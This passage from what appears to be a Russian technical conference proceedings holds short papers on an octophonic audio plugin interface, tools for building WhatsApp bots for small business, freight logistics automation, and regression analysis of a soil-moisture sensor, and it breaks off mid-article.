2. Прохоров А., Лысачев М. Научный редактор профессор Боровков А. Цифровой двойник. Анализ, тренды, мировой опыт. Издание первое, исправленное и дополненное. М. : ООО «АльянсПринт», 2020. 401 с., ил.

3. Абазьева М. П. Цифровые двойники: концепция, возможности, перспективы // Наука и бизнес: пути развития. 2019. №5 (95). С. 210–212.

4. Белов В. Б. Новая парадигма промышленного развития Германии – стратегия «Индустрия 4.0» // Современная Европа. 2016. № 9 (71). С. 11–22.

УДК 004.5  
ГРНТИ 50.41.29

## АНАЛИЗ И СОЗДАНИЕ ПРОТОТИПА ИНТЕРФЕЙСА ПОЛЬЗОВАТЕЛЯ ДЛЯ УПРАВЛЕНИЯ ЗВУКОВЫМИ ОБЪЕКТАМИ В ОКТОФОНИЧЕСКОЙ СИСТЕМЕ

**А. П. Лосев, Г. Г. Рогозинский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Системы многоканального озвучивания помещений на данный момент имеют большое количество вариаций в конфигурации, техническом исполнении и расположении громкоговорителей для озвучивания. Данные многоканальные звуковые системы требуют особого подхода для проектирования программного обеспечения, так как большинство программных средств обработки и микширования звука рассчитаны на работу со стереосигналом. Работа сфокусирована на анализе имеющихся программных средств для работы со звуковыми объектами в октофонической системе озвучивания помещений и создании прототипа графического интерфейса для многоканальной обработки звука.*

*многоканальные звуковые системы, графический интерфейс пользователя, иммерсивное звуковое окружение.*

Звуковые сигналы, воспроизводимые с использованием многоканальной системы звука, способствуют созданию более реалистичного аудиоокружения. Однако при использовании многоканального звука необходимо управление множеством параметров, таких как: многоканальное панорамирование, уровень звука для каждого из каналов, угол наклона динамиков, и другие. Эти параметры необходимо отразить в графическом интерфейсе плагинов для работы с многоканальным звуком, так как эти элементы являются привычным и понятным способом управления параметрами, за которые графический интерфейс отвечает [1]. Пользовательский интерфейс должен предоставлять достаточное количество модулей управления звуком и маршрутизацией звука, но при этом не быть перегруженным регуляторами и функциональными узлами [2].

На данный момент, большая часть используемых цифровых рабочих станций имеет собственные программные реализации для работы с многоканальным звуком. Данные реализации имеют разный функционал, и графический интерфейс программ построен с опорой на различные отдельные аспекты пространственного звука. Анализ и создание прототипа графиче-

ского интерфейса плагина для подготовки аудиоконтента, воспроизводимого системами пространственного аудио, стало основной целью данной работы.

В соответствии с анализом имеющихся программных разработок была составлена сводная таблица 1, отражающая имеющийся функционал, реализованный через графический интерфейс плагина:

ТАБЛИЦА 1. Функционал имеющихся программных средств для работы с многоканальным аудио

Цифровая рабочая станция	Собственный плагин для работы с пространственным аудио	3D-визуализация громкоговорителей в помещении	Схематичное изображение звуковой системы	Индивидуальный контроль над наклоном/поворотом громкоговорителя	Индивидуальная шина громкости для каждого канала
Ableton Live 11	+	-	+	+	-
Apple Logic Pro 10	+	-	-	-	+
Avid Pro Tools 2021	+	-	+	+	-
Steinberg Cubase 12	+	+	+	+	-
FL Studio 21	-	-	-	-	-
Cockos Reaper 6	-	-	-	-	-
Adobe Audition CC 2022	-	-	-	-	-

Благодаря анализу имеющихся программных продуктов было выявлено, что для максимально комфортного управления маршрутизацией звука графический интерфейс должен обладать такими элементами, как визуализацией системы громкоговорителей, трёхмерной визуализацией помещения, индикацией входных и выходных уровней сигнала индивидуально для каждого канала, а также блоком индивидуального контроля уровней и блоком контроля положения динамика в пространстве. Данные характеристики были учтены и отражены при создании прототипа графического интерфейса плагина для управления обработкой многоканального звука на примере октофонической системы, представленного на рис. 1 (см. ниже).




Рис. 1. Прототип графического интерфейса плагина с необходимыми для манипулирования характеристиками

При выполнении разработки прототипа были учтены необходимые элементы управления и отражены на графическом интерфейсе плагина. Анализ показал, что данный графический интерфейс может использоваться не только при создании аудиоконтента для многоканальных систем звучания, но и в других научных исследованиях, связанных с обработкой многоканального звука, направленных на оценку качества [3] многоканального аудио, либо на распознавание речи в многоканальных аудиофайлах и идентификацию источника сигнала в пространстве на основе имеющихся аудиоданных [4].

Пример использования данного плагина как составного элемента системы обработки и воспроизведения звука отображён на рис. 2 (см. ниже).

Акустические системы, способные воспроизводить аудиосигналы в многоканальных форматах, являются на данный момент актуальными техническими системами, способными создавать иммерсивные среды для слушателей и пользователей. Также интуитивно понятные и удобные в эксплуатации графические интерфейсы позволят создавать контент для подобных систем с меньшими трудозатратами специалиста, управляющего многоканальной системой, либо создающего воспроизводимый контент для данной системы.

### Схема маршрутизации для восьмиканальной аудиосистемы

Рабочая станция для обработки и  
микширования звука




Рис. 2. Пример маршрутизации аудиосигналов для восьмиканальной аудиосистемы с использованием плагина, предложенного в работе

#### Список используемых источников

1. Михнова Н. С. Дизайн графического интерфейса в индустрии программного обеспечения // Актуальные проблемы гуманитарного образования : материалы VI Международной научно-практической конференции, Минск, 17–18 октября 2019 года / Редакция: С. А. Важник [и др.]. Минск : Информационно-вычислительный центр Министерства финансов Республики Беларусь, 2019. С. 474–477.
2. Омар А. Методы создания качественного дизайна пользовательского интерфейса // Вестник науки. 2019. Т. 4, № 10(19). С. 81–89.
3. Delgado P. M., Herre J. Objective assessment of spatial audio quality using directional loudness maps // ICASSP 2019-2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP). IEEE, 2019. P. 621–625.
4. Gu R., Zhang S. X., Yu D. 3D Neural Beamforming for Multi-channel Speech Separation Against Location Uncertainty // arXiv preprint arXiv:2302.13462. 2023.

УДК 004:4'2  
ГРНТИ 50.41.25

## ОБЗОР ИНСТРУМЕНТОВ РАЗРАБОТКИ WHATSAPP-БОТА ДЛЯ ЗАДАЧ МАЛОГО БИЗНЕСА

**А. С. Матвеев, А. В. Параничев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Определены типичные задачи для сопровождения малого бизнеса в России с применением WhatsApp-бота. Проведен обзор инструментов разработки WhatsApp-бота для задач малого бизнеса. Выполнена детализация задач разработки WhatsApp-бота с помощью диаграмм прецедентов и последовательности.*

*обзор инструментов, информационная система, малый бизнес, разработка WhatsApp-бота.*

Разработка бота WhatsApp требует знаний программирования, доступа к WhatsApp API и платформе для разработки ботов [1], а также понимания бизнес-логики и задач, решаемых с помощью такого сервиса [2]. Кроме того, соблюдение политик и рекомендаций WhatsApp имеет решающее значение для успешного развертывания и сопровождения бота [3].

Для сопровождения малого бизнеса в России определены следующие типовые задачи для бота:

- выполнение ответов на запросы клиентов, предоставление поддержки и помощи, а также разрешение жалоб клиентов;
- планирование встреч, совещаний и мероприятий, а также отправка напоминаний участникам;
- управление заказами, отслеживание отправок и отправка обновлений заказов клиентам;
- поиск информации о товарах, их характеристиках, ценах, наличии и способах доставки;
- управление расписанием сотрудников, отправка напоминаний и облегчение общения между членами команды.

Используя такие инструменты разработки ботов для WhatsApp, как Twilio, Chatfuel, Dialogflow или Selenium, можно оптимизировать программное сопровождение клиентов, планирование встреч, обработку информации о заказах, управление сотрудниками, поиск информации [4]. Используя перечисленные инструменты, предприятия малого бизнеса могут легко распределять роли и более эффективно решать возникающие перед ними задачи [5]:

- облачная коммуникационная платформа Twilio предоставляет API для создания приложений SMS, голосовой связи и обмена сообщениями; API WhatsApp от Twilio позволяет разработчикам интегрировать WhatsApp в свои приложения и создавать чат-боты;

- платформа для разработки чат-ботов Chatfuel позволяет пользователям создавать чат-боты без каких-либо навыков программирования; Chatfuel предоставляет шаблоны и инструменты для создания чат-ботов, которые могут быть интегрированы с различными платформами обмена сообщениями, включая WhatsApp;

- платформа обработки естественного языка (Natural language processing) Dialogflow позволяет разработчикам создавать «разговорные» интерфейсы для различных приложений, включая чат-боты; интеграция Dialogflow с WhatsApp предоставляет пользователям возможность создавать чат-боты, которые могут понимать естественный язык и отвечать на запросы пользователей;

- инструмент для автоматизации и тестирования веб-сайтов Selenium также можно использовать в качестве средства разработки WhatsApp-бота; одним из ключевых преимуществ использования Selenium в качестве инструмента разработки WhatsApp-бота является его гибкость.

В отличие от других средств разработки, которые могут быть ограничены в своих возможностях, Selenium можно использовать для выполнения широкого спектра задач, в том числе, для разработки ботов WhatsApp, требующих сложного взаимодействия с веб-элементами [6, 7].

Для разработки бота WhatsApp с помощью Selenium необходимо:

- установить последнюю версию Python с официального сайта;
- установить пакет Selenium Webdriver для Python; при этом следует загрузить и настроить веб-драйвер для браузера;
- создать новый файл Python с помощью любого редактора кода и импортировать необходимые пакеты данных;
- запустить веб-драйвер и перейти на URL-адрес WhatsApp, отсканировав QR-код для входа в учетную запись мессенджера;
- внедрить логику обработки входящих сообщений и ответов;
- протестировать бот, чтобы убедиться, что он работает правильно.

В рамках обсуждения типовых задач наиболее значимой является поиск информации о товарах с помощью мессенджер WhatsApp. Соответствующие диаграммы прецедентов и последовательности приведены на рис. 1 и 2, соответственно.

Как видно из рис. 1, в системе имеются следующие типы ролевых объектов: Администратор, Пользователь, Разработчик, WhatsApp. Пользователь имеет доступ к прецедентам «просмотр товаров» и «поиск товаров по каталогу». Разработчик выполняет типовое действие «создание набора

данных». Администратор имеет доступ к прецеденту «управление информацией о товарах».




Рис. 1. UML-диаграмма прецедентов




Рис. 2. UML-диаграмма последовательности прецедента «Удаление информации»



WhatsApp обращается к прецедентам «получение информации о товарах», «получение результатов поиска», «редактирование информации», «удаление информации», «добавление информации» (рис. 1).

Как видно из рис. 2, при удалении информации в системе администратор передает соответствующий запрос. Далее система осуществляет удаление выбранной информации из базы данных, выполняя проверку выполнения этого действия. При условии, что информация удалена, администратор получает ответ обработчика в виде соответствующего сообщения.

В результате проведенного исследования:

- определены типичные задачи, актуальные для малого бизнеса в России, которые могут быть решены с помощью разработки WhatsApp-бота;
- выполнена детализация проектных задач построения WhatsApp-бота с помощью диаграмм прецедентов и последовательности.

#### Список используемых источников

1. The WhatsApp Business API with Twilio. 2023. URL: <https://www.twilio.com/docs/whatsapp> (дата обращения 18.03.2023).
2. Руководство по WhatsApp для бизнеса. 2023. URL: <https://send-pulse.com/ru/blog/whatsapp-business-guide> (дата обращения 18.03.2023).
3. Платформа WhatsApp Business. 2023. URL: <https://developers.facebook.com/docs/whatsapp/> (дата обращения 18.03.2023).
4. Chatbots statistics for 2022: usage, demographics, trends, markets. 2022. URL: <https://chatfuel.com/blog/chatbot-statistics> (дата обращения: 18.03.2023).
5. Dialogflow Documentation. 2023. URL: <https://cloud.google.com/dialogflow/docs> (дата обращения 18.03.2023).
6. Selenium WebDriver Documentation. 2023. URL: <https://www.selenium.dev/documentation/webdriver/> (дата обращения 18.03.2023).
7. Simple Whatsapp Automation Using Python3 and Selenium. 2019. URL: <https://medium.com/analytics-vidhya/simple-whatsapp-automation-using-python3-and-selenium-77dad606284b> (дата обращения 18.03.2023).

*Статья представлена заведующим кафедры ИУС СПбГУТ,  
доктором технических наук, профессором Л. К. Птицыной.*

УДК 656.073.7  
ГРНТИ 50.49.31

## АВТОМАТИЗАЦИЯ УЧЕТА И УПРАВЛЕНИЯ ГРУЗОПЕРЕВОЗКАМИ

**В. И. Матюхина, М. В. Фёдорова, Д. В. Яковлев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В последние годы цифровые технологии активно внедряются в отрасль транспортной логистики. В особенности можно отметить развитие программного обеспечения, регулирующего процесс грузоперевозок. Системы, построенные на основе данного программного обеспечения, позволяют оптимизировать по времени процесс назначения заказов и координацию транспорта, тем самым повысив общую эффективность логистической цепи. В статье рассмотрен процесс и особенности регулирования таких систем, которые основываются на получении информации из базы данных в реальном времени о наличии товара на складах, местоположении и занятости водителей, общем количестве заказов. После сбора информации происходит эффективное управление заказами по заданным алгоритмам, которые учитывают возможности и нагрузку логистической цепи.*

*автоматизация, управление грузоперевозками, цифровые технологии, транспортная логистика*

На данный момент цифровизация затрагивает все больше и больше областей человеческой деятельности. Движение в сторону внедрения цифровых технологий не могло пройти мимо отрасли логистики. За счет использования информационных технологий постоянно создаются новые решения, которые приводят к изменениям в отрасли – повышению общей эффективности грузоперевозок, оптимизации обработки и анализа информационных потоков, повышению скорости и прозрачности доставки. Одним из примеров внедрения цифровых технологий в области транспортной логистики является автоматизированная система управления грузоперевозками.

Система, организующая процесс автоматизации управления грузоперевозок, позволяет: создавать маршрут перевозки, выбирать тарифы на перевозку, назначать водителей автопарка на доставку определенного заказа, отслеживать статус заказа, вести учет транспорта в автопарк, оформлять отчеты по заказам [1].

Функциональность данной системы в основном состоит из планирования и отслеживания грузоперевозок, а также управления автопарком.

Планирование грузоперевозки начинается с поступления и регистрации заказа. Заявка на перевозку посылается из другой системы, обрабатывающей запросы заказчиков, и автоматически формируется с необходимыми

данными для планирования грузоперевозки. Далее логист организации при помощи функционала системы выбирает план реализации предстоящей грузоперевозки для минимизации финансовых и временных затрат, обеспечения качества перевозки. Тарифы автомобильной грузоперевозки будут рассчитываться автоматически на основе заданных параметров груза и требований. Последний пункт в планировании перевозок – планирование маршрута для доставки заказа. Система позволяет автоматизировать выбор оптимального маршрута, который будет наиболее короткий и экономически эффективный.

Отслеживание грузоперевозок осуществляется либо при помощи спутникового мониторинга, либо при помощи мобильного приложения водителя автопарка. При спутниковом мониторинге система получает информацию о географическом положении транспортного средства, выполняющего перевозку, в реальном времени. Полученные данные отражаются диспетчеру на карте для контроля отклонений в ходе выполнения грузоперевозок. При использовании мониторинга на основе мобильных приложений водителей автопарка необходимо наличие специализированного приложения на мобильных устройствах водителей, обладающего функционалом для повышения качества перевозки заказа и онлайн-взаимодействия с диспетчером. Функциональность, которая должна присутствовать в программном обеспечении для водителей: навигатор, отслеживание выполнения рейса, отображение информации по рейсу, корректировка маршрута, контроль выполнения перевозки заказа, организация диалога между водителем и диспетчером.

Автоматизация управления автопарком позволяет существенно повысить эффективность мониторинга автопарка и уменьшить бумажную работу. Система учета и управления грузоперевозками позволяет отслеживать транспортные средства, контролировать расход топлива, информировать о сроках действия разрешительных документов на транспортные средства. Для управления автопарком в системе должен присутствовать базовых функционал: ведение реестра транспортных средств, ведение графика работы транспортных средств, учет водителей, мониторинг плановых дат технического обслуживания, контроль пробега транспортных средств, контроль безопасности в пути [2].

Из существующих решений, которые активно внедряются в отечественные логистические компании, можно выделить продукт «AXELOT TMS». Внедрение данной системы в транспортно-логистические компании позволяет повысить эффективность за счет функциональности, представленного на рис. 1 [3].

Интерфейс сопровождающего программного обеспечения должен быть интуитивно понятен пользователю для быстрого обучения и внедрения системы в компанию. Пример интерфейс приложения для мониторинга грузо-

перевозок, используемый в системе «1С:Предприятие 8. Транспортная логистика, экспедирование и управление автотранспортом КОРП», изображен на рис. 2 [4].



Рис. 1. Функционал системы AXELOT TMS




Рис. 2. Интерфейс приложения для мониторинга грузоперевозок

Информационные технологии продолжают свое бурное развитие и в ближайшем будущем можно ожидать инновационные разработки в логистической области. Например, активно развивающиеся сейчас нейронные

сети уже применяются для повышения точности прогнозирования спроса рынка или для анализа и поиска важнейших факторов, влияющих на общую эффективность цепи поставок.

#### Список используемых источников

1. Фадеев В. Автоматизация логистики: тенденции и возможности [Электронный ресурс] // JMIX. 25.10.2021. URL: <https://www.jmix.ru/logistics-automation> (дата обращения 27.01.2023).

2. Система управления транспортом и перевозками (TMS). URL: <https://operevozke.ru/articles/sistema-upravleniya-transportom-i-perevozkami-tms> (дата обращения 11.02.2023).

3. Услуги и решения: AXELOT TMS. URL: [https://www.axelot.ru/service/avtomatizacija\\_transportnoi\\_logistiki\\_1s/axelot\\_tms](https://www.axelot.ru/service/avtomatizacija_transportnoi_logistiki_1s/axelot_tms) (дата обращения 25.12.2022).

4. 1С:Предприятие 8. Транспортная логистика, экспедирование и управление автотранспортом КОРП. URL: <https://solutions.1c.ru/catalog/tmsexp/features> (дата обращения 19.02.2023).

УДК 654.739

ГРНТИ 49.33.29

## ИССЛЕДОВАНИЕ РАБОТОСПОСОБНОСТИ ПРИБОРА ЭКСПРЕСС-ОЦЕНКИ ВЛАЖНОСТИ ПОЧВЫ С ИСПОЛЬЗОВАНИЕМ РЕГРЕССИОННОГО АНАЛИЗА

С. А. Медведев, А. С. Черяев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*На сегодняшний день в науке сельского хозяйства появилось много инноваций. Важнейшей задачей агронома является мониторинг сельскохозяйственных угодий и оценка полученных данных. Если раньше агрономы должны были постоянно находиться на полях, чтобы брать пробы почв, то сейчас в мире сельского хозяйства применяется интернет вещей. Интернет вещей – это комплекс автономно работающих устройств – датчиков, соединенных в единую локальную сеть. Эти устройства могут выполнять огромный спектр задач, такие как: получение информации о влажности почвы, оценка температуры, давления и отправка собранной информации по беспроводной сети на сервер. В текущем исследовании использовались данные, полученные с комплексной ИИС, о влажности почвы.*

*статистика, регрессионный анализ, почвоведение, интернет вещей.*

В текущем исследовании было проведен эксперимент по нахождению корреляции между тактовой частотой генератора датчика – влагомера и измеренной с помощью полевого датчика влажностью почвы. В лабораторных условиях чтобы измерить влажность почвы опытный образец высушивается в специальной печи при большой температуре в течении длительного времени, полевой датчик же использует тактовый генератор и колебательный контур для измерения диэлектрической проницаемости почвы, из чего можно получить процент влажности почвы. Неоспоримым преимуществом мобильного устройства с тактовым генератором является то, что информация о почве собирается намного быстрее чем ручная сушка почвы в печи, и такая работа менее трудозатратна для агронома.

Схема работы полевого устройства выглядит следующим образом:

В автогенераторе использован широкополосный управляемый усилитель DA1 SA5219D фирмы PHILIPS Semiconductor с симметричным входом и выходом, полосой пропускания 800 МГц и линейным законом управления усилением, позволяющим измерять электропроводность почвы по напряжению управления усилением УУП этого усилителя в установившемся режиме колебаний. Колебательный контур автогенератора, состоящий из симметричных заземленных плечей, емкостного датчика и индуктивности, через резисторы включен в цепь положительной обратной связи автогенератора, обеспечивающей самовозбуждение колебаний [1].

С помощью устройства, измеряющего электропроводность почвы, был получен большой кластер данных из 3592 точек с информацией о тактовой частоте генератора, которая определяла электропроводность и координатах точек на поле, где были получены эти данные. Также имелся небольшой набор данных из 78 точек с информацией о влажности почвы из лаборатории и координатах точек на поле, где были получены эти данные. Чтобы провести статистический анализ по выявлению корреляции тактовой частоты и влажности необходимо аппроксимировать данные: каждой точке из кластера данных на 3592 строк сопоставить ближайшую точку из кластера данных на 78 строк, чтобы получить для каждой точки из большого кластера информацию о влажности почвы. Алгоритм сопоставления был реализован четырьмя методами по нахождению минимального расстояния:

$$\sqrt{(x_1 - x_2)^2 + (y_1 - y_2)^2} \quad (1) - \text{метрика Евклида};$$

$$|x_1 - x_2| + |y_1 - y_2| \quad (2) - \text{метрика Манхеттена};$$

$$\left| \frac{x_1 - x_2}{x_1 + x_2} \right| - \left| \frac{y_1 - y_2}{y_1 + y_2} \right| \quad (3) - \text{метрика Картиса};$$

$$\text{MAX}(|x_1 - x_2|, |y_1 - y_2|) \quad (4) - \text{метрика Чебышева}.$$

В результате работы программы по аппроксимации данных была получена таблица с 3592 строками и следующими колонками: тактовая частота мобильного устройства; влажность почвы, аппроксимированная по метрике



Евклида (1); влажность почвы, аппроксимированная по метрике Манхеттена (2); влажность почвы, аппроксимированная по метрике Картиса (3); влажность почвы, аппроксимированная по метрике Чебышева (4). Результаты по разным метрикам отличаются. Далее необходимо провести верификацию мобильного устройства.

Верификация осуществлялась методом регрессионного анализа в программе Schicksal [2], и были получены следующие результаты (рис. 1–4).

